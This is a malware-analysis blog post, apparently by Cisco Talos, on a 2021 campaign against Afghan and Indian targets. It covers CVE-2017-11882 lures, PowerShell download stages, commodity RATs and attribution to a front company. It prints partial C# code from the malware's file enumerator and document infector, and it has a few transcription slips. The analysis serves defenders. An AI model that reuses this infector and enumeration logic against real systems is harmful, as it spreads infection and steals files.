

Malicious campaign uses a barrage of commodity RATs to target Afghanistan and India

blog.talosintelligence.com/2021/10/crimeware-targets-afghanistan-india.html



- Cisco Talos recently discovered a threat actor using political and government-themed malicious domains to target entities in India and Afghanistan.
- These attacks use dcRAT and QuasarRAT for Windows delivered via malicious documents exploiting [CVE-2017-11882](#) — a memory corruption vulnerability in Microsoft Office — and AndroidRAT to target mobile devices.
- The actor also uses a custom file enumerator and infector in their initial reconnaissance phase of the attack.
- The actor appears to be a lone wolf using a front company to run a crimeware campaign, possibly to establish initial footholds into high-value targets for future operations or monetary gain.

What's new?

Cisco Talos has observed a new campaign targeting Afghanistan and India utilizing malicious RTF documents to deliver a variety of commodity malware to victims. The campaign consists of two phases: A reconnaissance phase that involves a custom file enumerator and infector to the victims and an attack phase that deploys a variety of commodity RATs, such as DcRAT and QuasarRAT.

How did it work?

The threat actor registered multiple domains with political and government themes. These domains hosted malware payloads that were distributed to their victims. Their malicious lures also contained themes related to Afghan entities, specifically diplomatic and humanitarian efforts. We assess with high confidence that the threat actor behind these attacks is an individual operating under the guise of a Pakistani IT firm called "Bunse Technologies."

The infection chains consist of malicious RTF documents and PowerShell scripts that distribute malware to victims. We've also observed the usage of C#-based downloader binaries to deploy malware while displaying decoy images to victims to appear legitimate.

So what?

This campaign is a classic example of an individual threat actor employing political, humanitarian and diplomatic themes in a campaign to deliver commodity malware to victims. Commodity RAT families are increasingly being used by both [crimeware](#) and [APT groups](#) to infect their targets. These RATs are packed with multiple functionalities to achieve complete control over the victim's endpoint - from preliminary reconnaissance capabilities to arbitrary command execution and data exfiltration. These families also act as excellent launch pads for deploying additional malware against their victims. Furthermore, these out-of-the-box features enable the attackers to make minimal configuration changes to the RATs taking away the need for a full-fledged development cycle of custom malware by an actor.

The use of a custom file enumerator and infector module by the attackers indicates their intent to proliferate by infecting benign, trusted documents to achieve an even greater degree of infection.

Campaign phases

A typical infection would consist of a malicious document, such as an RTF file exploiting [CVE-2017-11882](#), a stack overflow vulnerability that enables arbitrary code execution on a vulnerable version of Microsoft Office.

The recon phase deployed a custom file enumerator and infector module. This module aimed to discover all the different Office files on an infected endpoint. The infector module is meant to weaponize all .doc, .docx and .rtf files present in removable drives connected to the system to exploit CVE-2017-11882.

It then compiles hardcoded C# code into an executable assembly and invokes the entry point for the compiled malicious code. This malicious source code is a custom file enumerator and infector, which we'll cover later.


Stage 4 — Final payload

The final payload is C# code compiled and invoked into the Stage 3 compiler process. This code consists of two key functionalities:

- File Enumerator: This component lists specific file types on the endpoint and sends the file paths to the C2.
- File Infector Modules: The infector modules here aren't the popular executable infectors seen usually in the wild. These modules are used for infecting benign Office documents with malicious OLE objects to weaponize them to exploit CVE-2017-11882.

Attack phase

Subsequent infection chains used by the actor around July and August 2021 saw the introduction of infection chains with minor variations, now deploying RATs — including dcRAT — as the final payloads. Again, these infection chains use malicious RTF documents exploiting CVE-2017-11882 to execute a Stage 2 PS1 script. The Stage 2 script would then create a BAT file on disk which would, in turn, execute another PowerShell command to download and activate the final payload on the infected endpoint.

A screenshot of a PowerShell terminal window with a dark background and light-colored text. The command is a complex PowerShell script designed to create a BAT file and execute a remote PowerShell command. The script uses the 'powershell.exe' command with various flags like '-noexit', '-ep bypass', '-nop', and '-w maximized'. It uses '[System.IO.File]::WriteAllLines' to create a file named 'file.bat' in the '\$env:appdata' directory. The script then uses '(New-Object System.Net.WebClient).DownloadFile' to download a file from a remote location specified by a URL that includes a PowerShell command. The command is then executed using 'Invoke-Item' and 'cmd.exe /c'.

PowerShell command.

The BAT file subsequently downloads the final payload from the remote location specified and executes it on the endpoint.

So far, we've observed the delivery of three types of payloads from the remote locations discovered in this phase of the campaign: DcRAT, QuasarRAT and a legitimate copy of the remote desktop client AnyDesk.

Final malicious payloads

These attacks deliver either of the three types of payloads to a target endpoint with the first being a legitimate copy of AnyDesk. This indicates a focus on manual operations where the actor would have logged into the infected devices to discern if the access was of any value.

Custom file enumerator and infector

We've also observed the use of a custom stealer and infector component delivered in early infection phases of the campaign as either:

- Hardcoded source code, compiled on the fly and invoked into the loader.
- Compiled binaries embedded in malicious RTFs.

It consists of four key functionalities:

Updater

Get the version number from the C2 server and download a newer version if needed.

File enumerator

The file enumerator lists files with specific file extensions via cmd.exe for every Fixed drive on the system. This information is recorded into a file on disk and subsequently exfiltrated to the C2. The files extensions of interest are: .docx, .xlsx, .xls, .doc, .ppt, .pptx, .pdf, .xlt, .xla, .xll, .pps, .pot and .inp.

```
if (!File.Exists( aaaaHMa.path + match[0] + "_f.txt"))
{
    Process process = new Process
    {
        StartInfo =
        {
            WorkingDirectory = match[0]+":\\",
            FileName = "cmd.exe",
            RedirectStandardOutput = true,
            RedirectStandardInput = true,
            CreateNoWindow = true,
            UseShellExecute = false,
            StandardOutputEncoding = Encoding.UTF8
        }
    };

    process.Start();
    process.StandardInput.WriteLine("Chcp 65001");
    process.StandardInput.Flush();
    process.StandardInput.WriteLine("dir /s/b *.docx *.xlsx *.xls *.doc *.ppt *.pptx *.pdf *.xlt *.xla *.xll *.pps *.pot *.inp > \"\" +
    process.StandardInput.Flush();
    process.StandardInput.Close();
}
```

File enumeration via cmd.exe.


File infector

Traditional file infectors usually target executables such as EXEs to infect targets with malicious code. Other script-based worms, such as Jenxcus, would replace the target-benign

documents on a removable drive with malicious shortcuts to ensure the execution of their malicious hidden scripts.

This particular infector seen in these attacks, however, goes after Office documents, specifically .doc, .docx and .rtf files. The infector checks for the presence of removable, CD-ROM or Network drives attached to the endpoint to find either of the file extensions. Any files found are weaponized using an embedded RTF file to exploit CVE-2017-11882. The documents are basically reconstructed as a malicious RTF to consist of:

- A weaponized RTF exploiting CVE-2017-11882 to execute the Stage 1 PowerShell script.
- The benign copy of the target document (converted to RTF format).
- The malicious PS1 script (Stage 1) embedded in the final RTF's overlay after a specified marker.

A screenshot of a PowerShell script in a dark-themed editor. The code is enclosed in a function that checks if the file extension is '.docx'. If so, it attempts to create a temporary document, open it with Word, and execute a malicious payload. The code uses reflection to interact with the Word application and its documents. The payload is a PowerShell script that makes a vulnerable file, deletes it, and moves it to a new location. The code is as follows:

```
if (ext = ".docx")
{
    try
    {
        var temp = $aaahMa.path + Path.GetFileNameWithoutExtension(f) + ".doc";

        try
        {
            object fileName = f;

            object wordApp = Activator.CreateInstance(Type.GetTypeFromProgID("Word.Application"));
            object wordDoc = wordApp.GetType().InvokeMember("Documents", System.Reflection.BindingFlags.GetProperty, null, wordApp, null);
            wordApp.GetType().InvokeMember("Visible", System.Reflection.BindingFlags.SetProperty, null, wordApp, new object[] { false });
            Console.WriteLine("error");
            object activeDoc = wordDoc.GetType().InvokeMember("Open", System.Reflection.BindingFlags.InvokeMethod, null, wordDoc, new Object[] { fileName });
            object saveas = activeDoc.GetType().InvokeMember("SaveAs", System.Reflection.BindingFlags.InvokeMethod, null, activeDoc, new Object[] { temp, 6 });
            object close = activeDoc.GetType().InvokeMember("Close", System.Reflection.BindingFlags.InvokeMethod, null, activeDoc, new Object[] { });
            object quit = wordApp.GetType().InvokeMember("Quit", System.Reflection.BindingFlags.InvokeMethod, null, wordApp, new Object[] { });
            Make_Vulner(temp);
            File.Delete(f);
            File.Move(temp, Path.GetDirectoryName(f) + Path.GetFileNameWithoutExtension(f) + ".doc");
        }
    }
}
```

DOCX infector code.

This is an interesting method of proliferation to ensure the spread of the infection within restricted networks. Infecting benign documents in an enterprise carries two advantages:

- Infecting existing files, especially documents, takes away the need to social engineer more victims into executing external infection vectors such as suspicious attachments or clicking on untrusted links to infect themselves.
- Infected files also carry with them the inherent trust of the original authors of the benign content, thus increasing the likelihood of victims infecting themselves.

Browser credential stealer

The stealer tried to gather the login data for the following browsers: Brave, Google Chrome, Opera, Opera GX, Microsoft Edge, YandexBrowser and Mozilla Firefox.

DcRAT

DcRAT is a relatively new commodity RAT family observed in the wild in 2019. In the current campaigns, we've discovered multiple DcRAT payloads hosted on attacker-controlled websites. These payloads were then delivered to their victims during the infection phase of the campaign.

The DcRAT payloads have minimal changes to their configuration, with only the C2 server configuration modified.

DcRAT contains a variety of functionalities including remote shells, process management, file management and keylogging.

DcRat is a simple rat written in C#

Introduction

Features

- TCP connection with certificate verification, stable and security
- Server IP port can be archived through link
- Multi-Server,multi-port support
- Plugin system through Dll, which has strong expansibility
- Super tiny client size (about 40~50K)
- Data transform with msgpack (better than JSON and other formats)
- Logging system recording all events

Functions

- Remote shell
-
-
-

- Remote desktop
- Remote camera
- File management
- Process management
- Remote recording
- Process notification
- Send file
- Inject file
- Send notification
- Chat
- Open website
- Modify wallpaper
- Keylogger
- File lookup
- DDOS
- Encryption
- Unable Windows Defender
- Lock screen
- Client shutdown/restart/upgrade/uninstall
- System shutdown/restart/logout
- Bypass Uac
- Get computer information
- Thumbnails
- Auto task
- Mutex
- Process protection
- Block client
- Bypass add startup with schtasks

DcRAT features are listed by the malware author.

QuasarRAT

Another highly prolific RAT family used by the threat actor is QuasarRAT. Quasar provides a plethora of functionalities, including the standard features such as remote shell, file management, arbitrary command execution and credential stealing.

Features

- TCP network stream (IPv4 & IPv6 support)
- Fast network serialization (Protocol Buffers)
- Compressed (QuickLZ) & Encrypted (TLS) communication
- UPnP Support
- Task Manager
- File Manager
- Startup Manager
- Remote Desktop
- Remote Shell
- Remote Execution
- System Information
- Registry Editor
- System Power Commands (Restart, Shutdown, Standby)
- Keylogger (Unicode Support)
- Reverse Proxy (SOCKS5)
- Password Recovery (Common Browsers and FTP Clients)
- ... and many more!

QuasarRAT features.


AndroRAT

We've also discovered versions of AndroRAT, another commodity Android RAT utilized by the attackers sharing the same C2 servers.

AndroSpy - Xamarin-C# Android RAT



An Android RAT that written in completely C# by me.



Yes, It is supporting dns connection like no-ip or duckdns or dynu etc. and it has been tested with ngrok and portmap.io; it is working with both but you can't hear live mic because of UDP port.

The author's AndroSpy description.

Observations and analysis

Domains and themes

The domains registered by the actor include several different themes. One of the domains called jayshreeram[.]jcf was a reference to a religious Hindu slogan. This domain was then used to host DdcRAT.

In other instances, the attackers registered and employed domains posing as those of Afghan entities such as af-gov[.]ml and afghancdn[.]world.

Some of the decoy images downloaded and displayed also use Afghan themes, such as one posing as the White House's official press release on the June 2021 visit from Afghanistan's vice president and the chairman of the HCNR, the Afghan council established to negotiate with the Taliban.

FOR IMMEDIATE RELEASE

June 20, 2021

Statement by White House Spokesperson Jen Psaki on the Visit of President Ashraf Ghani of Afghanistan and Dr. Abdullah Abdullah, Chairman of the High Council for National Reconciliation

President Biden looks forward to welcoming Afghan President Ashraf Ghani and Dr. Abdullah Abdullah, Chairman of the High Council for National Reconciliation, to the White House on June 25, 2021. The visit by President Ghani and Dr. Abdullah will highlight the enduring partnership between the United States and Afghanistan as the military drawdown continues. The United States is committed to supporting the Afghan people by providing diplomatic, economic, and humanitarian assistance to support the Afghan people, including Afghan women, girls and minorities. The United States will remain deeply engaged with the Government of Afghanistan to ensure the country never again becomes a safe haven for terrorist groups who pose a threat to the U.S. homeland. The United States continues to fully support the ongoing peace process and encourages all Afghan parties to participate meaningfully in negotiations to bring an end to the conflict.

A decoy image bearing an Afghan theme.

The attacker also used an image hosted on a Pakistani news channel — [samaa\[.\]tv](#). The decoy image depicted the Wesh-Chaman border crossing between Pakistan and Afghanistan.



A decoy image depicting the Wesh-Chaman border.

Interestingly, this news channel's website has previously been reported to have been breached and defaced twice in 2014 by allegedly Pakistani hackers.

The picture above is also used as an icon for multiple RAT downloaders contacting jayshreeram[.]cf to download malicious payloads.

In early 2021, this actor used a list of Afghan refugee high schools in Quetta, Pakistan to serve the malicious file enumerator and infector implant to targets.

List of Afghan Refugees High Schools Inside Quetta

S.#	School Name	Principal Name	No of students		No teacher		Date Established
			Boys	Girsl	Male	Female	
1			160	24	11	2	1993
2			889	0	16	0	1981
3			290	60	12	2	1987
4			712	301	24	13	1994
5			400	0	13	0	2000
6			551	154	10	8	1999
7			305	93	10	2	1987
8			560	120	17	0	1995
9			260	518	7	22	1994
10			320	0	12	0	2001
11			1295	97	29	0	2001
12			0	1050	15	15	1999
13			628	378	14	10	1987
14			295	355	15	10	1998
15			459	344	13	15	1997
16			655	572	25	10	1999
17			425	417	12	13	1999
18			511	639	15	27	1999
19			1183	958	27	33	1998
20			378	262	12	12	2001
21			250	210	6	5	2009
22			417	352	4	12	1998
23			234	95	3	4	1999
24			276	106	11	3	1997
25			246	207	4	12	1994
26			120	85	6	3	-
27			217	32	10	0	1995
28			160	101	5	11	1990
29			203	226	5	6	1196
30			157	119	4	9	1993
31			200	280	3	11	2000
32			378	262	12	12	2001
33			86	39	1	5	2002
34			80	40	6	0	1998
35			94	47	1	7	1999
36			175	191	2	9	2001
37			110	78	1	6	2002
38			62	55	4	5	2001
39			88	80	1	6	2005
40			50	70	2	4	2000
41			80	37	3	1	2001

One of the lures used in the campaign contains a list of high schools in a Pakistani town.

Attribution

We assess with moderate confidence that an actor operating under the moniker "A.R. Bunse" facilitated or actively carried out this malicious campaign. The actor appears to be masquerading as the owner of a fake Pakistan-based IT firm, Bunse Technologies, a company the adversary uses to issue SSL certificates to their malicious websites.

```
X509 Certificate:
Version: 3
Serial Number: 01513d9504
Signature Algorithm:
  Algorithm ObjectID: 1.2.840.113549.1.1.11 sha256RSA
  Algorithm Parameters:
    05 00
Issuer:
  CN=afghancdn.bunsetechnologies.com
  Name Hash(sha1): bdf93a3661fa448549017471c8b93f01c9eb1670
  Name Hash(md5): 41a3589278f2a91378c614a766effcd3


NotBefore: 6/15/2021 10:43 AM
NotAfter: 6/15/2022 10:43 AM

Subject:
  CN=afghancdn.bunsetechnologies.com
  Name Hash(sha1): bdf93a3661fa448549017471c8b93f01c9eb1670
  Name Hash(md5): 41a3589278f2a91378c614a766effcd3
```

A Bunse Technologies-issued SSL certificate for one of the actor-controlled domains, afghancdn[.]world.

What is Bunse Technologies?

Bunse Technologies (BunseTech) is a software development and marketing agency based out of Lahore, Pakistan. Their domain bunsetechnologies[.]com was first registered in April 2020.




BunseTech on Facebook.

This company appears to be a spurious entity set up to facilitate the actor's malicious activities. Its website, bunsetechnologies[.]com, does not resolve currently. It has a small social media presence, with only one follower on Twitter and less than 60 followers on Facebook.

The owner and operator

The Facebook page for BunseTech claims the CEO of the company is an individual named "A.R. Bunse," an experienced cybersecurity analyst and project manager. We shall refer to this individual as "A.R." A.R. also has a presence on social media, specifically Twitter, where

they post pro-Pakistani content. This content dates back to 2016 with nationalist themes throughout the actor's timeline, from pro-Taliban content to anti-Indian sentiments.

